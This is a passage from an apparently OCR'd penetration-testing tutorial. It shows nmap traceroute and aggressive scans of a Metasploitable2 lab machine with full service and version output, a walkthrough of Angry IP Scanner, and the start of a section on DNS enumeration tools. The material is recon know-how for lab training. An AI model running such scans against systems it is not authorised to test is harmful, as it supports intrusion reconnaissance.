
We can use the command **"sudo nmap --traceroute 192.168.56.100"** to identify how the packets reach the target destination.




```
┌──(dilshan㉿10)-[~]
└─$ sudo nmap --traceroute 192.168.56.100
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-02 10:15 +0530
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.100
Host is up (0.000071s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:46:03:CE (Oracle VirtualBox virtual NIC)

TRACEROUTE
HOP RTT     ADDRESS
1   0.07 ms 192.168.56.100

Nmap done: 1 IP address (1 host up) scanned in 0.10 seconds
```

As you can see, with 1 hop, it reaches the destination.

There is one another very powerful scan type in Nmap called as **“Aggressive Scan”.** This contains all the features of different types of scans.



```
Applications  Places  Terminal                May2 10:19
dilshan@10: ~

┌──(dilshan㉿10)-[~]
└─$ nmap -A 192.168.56.100
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-02 10:18 +0530
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.100
Host is up (0.00020s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.56.101
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
|_ssl-date: 2021-05-02T03:56:04+00:00; -52m30s from scanner time.
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|_    SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
53/tcp   open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      45802/udp   mountd
|   100005  1,2,3      52852/tcp   mountd
|   100021  1,3,4      33581/udp   nlockmgr
|_  100021  1,3,4      39874/tcp   nlockmgr
```



```
|   100024  1          50712/udp   status
|_  100024  1          56887/tcp   status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 17
|   Capabilities flags: 43564
|   Some Capabilities: Support41Auth, ConnectWithDatabase, SupportsCompression, SwitchToSSLAfterHandshake, Speaks41ProtocolNew, LongColumnFlag, SupportsTransactions
|   Status: Autocommit
|_  Salt: vPlN#"5~I[(SK\mDEko
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
|_ssl-date: 2021-05-02T03:56:04+00:00; -52m30s from scanner time.
5900/tcp open  vnc         VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_    VNC Authentication (2)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/5.5
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 7m30s, deviation: 2h00m00s, median: -52m30s
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2021-05-01T23:55:56-04:00
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.10 seconds
```

4 – Angry IP Scanner

Angry IP Scanner is a widely used, open source & multi-platform network scanner. This tool is capable of scanning IP Addresses & ports in a very efficient and fast manner.


Since this tool is cross-platform and lightweight, it does not require any installation process. It can be freely copied and used anywhere as you like.


Now let's see how this tool actually works. Angry IP Scanner simply pings each IP address to check if it's alive, then optionally it is resolving its hostname, determines the MAC address, scans ports, etc. Not only that, the gathered data about each host, can be extended with help of some plugins too.

Angry IP Scanner is packed with some additional features too such as **NetBIOS information** *(computer name, workgroup name, and currently logged in Windows user)*, favorite IP address ranges, web server detection, customizable openers, etc.

So in this occasion, I'm going to use this tool in Windows 7 VM platform.


As the IP Range, I'm going to use 192.168.56.90 – 192.168.56.110 range. So now this tool will scan those range of IP Addresses only. Since our target machine is within this IP range, there is no need of scanning all the other IP Address Ranges.


IP Range - Angry IP Scanner
Scan Go to Commands Favorites Tools Help
IP Range: 192.168.56.90 to 192.168.56.110
IP Range
Hostname: Eranda-PC
Netmask
Start
IP Ping Hostname Ports [3+]
Ready
Display: All
Threads: 0
11:43 AM
5/2/2021


IP Range - Angry IP Scanner
Scan Go to Commands Favorites Tools Help
IP Range: 192.168.56.90 to 192.168.56.110
IP Range
Hostname: Eranda-PC
Netmask
Start
IP Ping Hostname Ports [3+]
192.168.56.90 [n/a] [n/s] [n/s]
192.168.56.91 [n/a] [n/s] [n/s]
192.168.56.92 [n/a] [n/s] [n/s]
192.168.56.93 [n/a] [n/s] [n/s]
192.168.56.94 [n/a] [n/s] [n/s]
192.168.56.95 [n/a] [n/s] [n/s]
192.168.56.96 [n/a] [n/s] [n/s]
192.168.56.97 [n/a] [n/s] [n/s]
192.168.56.98 [n/a] [n/s] [n/s]
192.168.56.99 [n/a] [n/s] [n/s]
192.168.56.100 0 ms METASPLOITABLE 80
192.168.56.101 0 ms [n/a] [n/a]
192.168.56.102 [n/a] [n/s] [n/s]
192.168.56.103 [n/a] [n/s] [n/s]
192.168.56.104 [n/a] [n/s] [n/s]
192.168.56.105 [n/a] [n/s] [n/s]
192.168.56.106 [n/a] [n/s] [n/s]
192.168.56.107 [n/a] [n/s] [n/s]
192.168.56.108 [n/a] [n/s] [n/s]
192.168.56.109 [n/a] [n/s] [n/s]
192.168.56.110 [n/a] [n/s] [n/s]
Scan Statistics
Scanning completed
Total time: 14.69 sec
Average time per host: 0.7 sec
IP Range
192.168.56.90 - 192.168.56.110
Hosts scanned: 21
Hosts alive: 2
With open ports: 1
Close

So when the scan is completed, it displays the total **Number of hosts scanned**, **Number of alive hosts** and the **Number of open ports**.

When you right click on target machine IP & click “Show Details”, it provides us with specific details of that particular host.



Additionally by using this tool, you can perform several actions on this particular host such as FTP, Ping, Trace Route, Geo Locate, Web Browser etc.

5 – Enumeration

Enumerating target is a process that is used to find and collect information about ports, operating systems, and services available on the target machines. Before the beginning the enumeration process, first we need to discover the available target machines.

Here, we are going to mainly focus on the DNS Enumeration tools & techniques.

DNS enumeration is the process of locating all the DNS servers and their corresponding records for an organization. This covers usernames, computer names and IP addresses of potential target systems.

The list of DNS record provides us with an overview of different types of resource records *(database records)* stored in the zone files of the Domain Name System *(DNS)*.

The Domain Name Server implements a distributed, hierarchical and a redundant database for information associated with Internet domain names & IP addresses.


So in this occasion, we are going to mainly focus on 5 different DNS Enumeration tools.

1) Legion
2) Nbtscan
3) Host
4) Nslookup
5) Dig


5.1 – Legion

Legion is a very famous open-source automated enumeration tool which is used to enumerate the most frequently found services running in machines that you need to exploit.

This is GUI tool which comes pre-installed in Kali Linux.

